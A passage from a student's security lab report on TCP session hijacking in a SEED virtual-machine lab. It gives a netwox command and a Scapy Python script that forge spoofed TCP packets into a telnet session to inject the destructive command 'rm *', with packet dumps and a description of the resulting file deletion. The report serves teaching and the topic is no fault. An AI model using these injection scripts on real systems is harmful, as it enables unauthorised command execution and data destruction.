


```
[11/16/21]seed@Siris_PES1UG19CS485_Attacker:~$ sudo netwox 40 --ip4-src "10.0.2.20" --ip4-dst "10.0.2.21" --ip4-ttl 64 --tcp-dst 23 --tcp-src '42048' --tcp-seqnum '4209477782' --tcp-window 2000 --tcp-ack --tcp-acknum '3558784922' --tcp-data '0d20726d202a0a0d'
IP
version    ihl    tos          totlen
4           5      0x00=0       0x0030=48
id          r|D|M   offsetfrag
          0x16AC=5804 0|0|0       0x0000=0
ttl         protocol
          0x40=64     0x06=6       checksum
source      source
          10.0.2.20   0x4BF4
destination destination
          10.0.2.21

TCP
source port  destination port
0xA440=42048 0x0017=23
seqnum
          0xFAE78896=4209477782
acknum
          0xD41EBF9A=3558784922
doff |r|r|r|r|C|E|U|A|P|R|S|F| window
      5 |0|0|0|0|0|0|0|1|0|0|0|0| 0x07D0=2000
checksum
          0x2A80=10880 urgptr
          0x0000=0
0d 20 72 6d 20 2a 0a 0d # . rm *.



[11/16/21]seed@Siris_PES1UG19CS485_Attacker:~$
```

Wireshark Capture of the attack:




We can see that we have clearly hijacked the session

After the attack when we try to find the ‘new.txt’ file, we can see that it doesn’t exist anymore!!!



There is absolutely no trace of the file!


When we try to access the telnet connection, we are unable to do so and this is explained in the Wireshark screenshot:




It shows the TCP Spurious Retransmission packet that tells us that the connection is frozen because of the attack. This happens because the injected data sent by the attacker messes up the sequence number from client to server and hence the connection freezes.

Now we will perform the same attack using an alternative method, that is, using a python code as shown below:


First we will create a ‘*new2.txt*’ file to be deleted by the attack as seen below:



When we check using our terminal ‘*ls*’ command, we can find it:



Now we will telnet into the sever with our client VM and check to see if we can find the ‘new2.txt’ file. It is visible as seen below:



```
[11/16/21]seed@SiriS_PES1UG19CS485_Victim:~$ telnet 10.0.2.21
Trying 10.0.2.21...
Connected to 10.0.2.21.
Escape character is '^'.
Ubuntu 16.04.2 LTS
SiriS_PES1UG19CS485_Observer login: seed
Password:
Last login: Tue Nov 16 11:06:06 EST 2021 from 10.0.2.20 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~$ cd TCP
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Nov 16 11:44 new2.txt
[11/16/21]seed@SiriS_PES1UG19CS485_Observer:~/TCP$
```

Now we will collect data of the last TCP packet sent from the client with the help of Wireshark:


Destination Port: 36222

Sequence Number: 2091092781

Acknowledgement Number: 2384412442




The code in python written using the Information obtained from the Wireshark capture:




```
Terminal
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ")
IPLayer = IP(src="10.0.2.20" , dst="10.0.2.21")
TCPLayer = TCP(sport=36222, dport=23, flags="A", seq=2091092781, ack=2384412442)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
~
```

We now perform the attack:




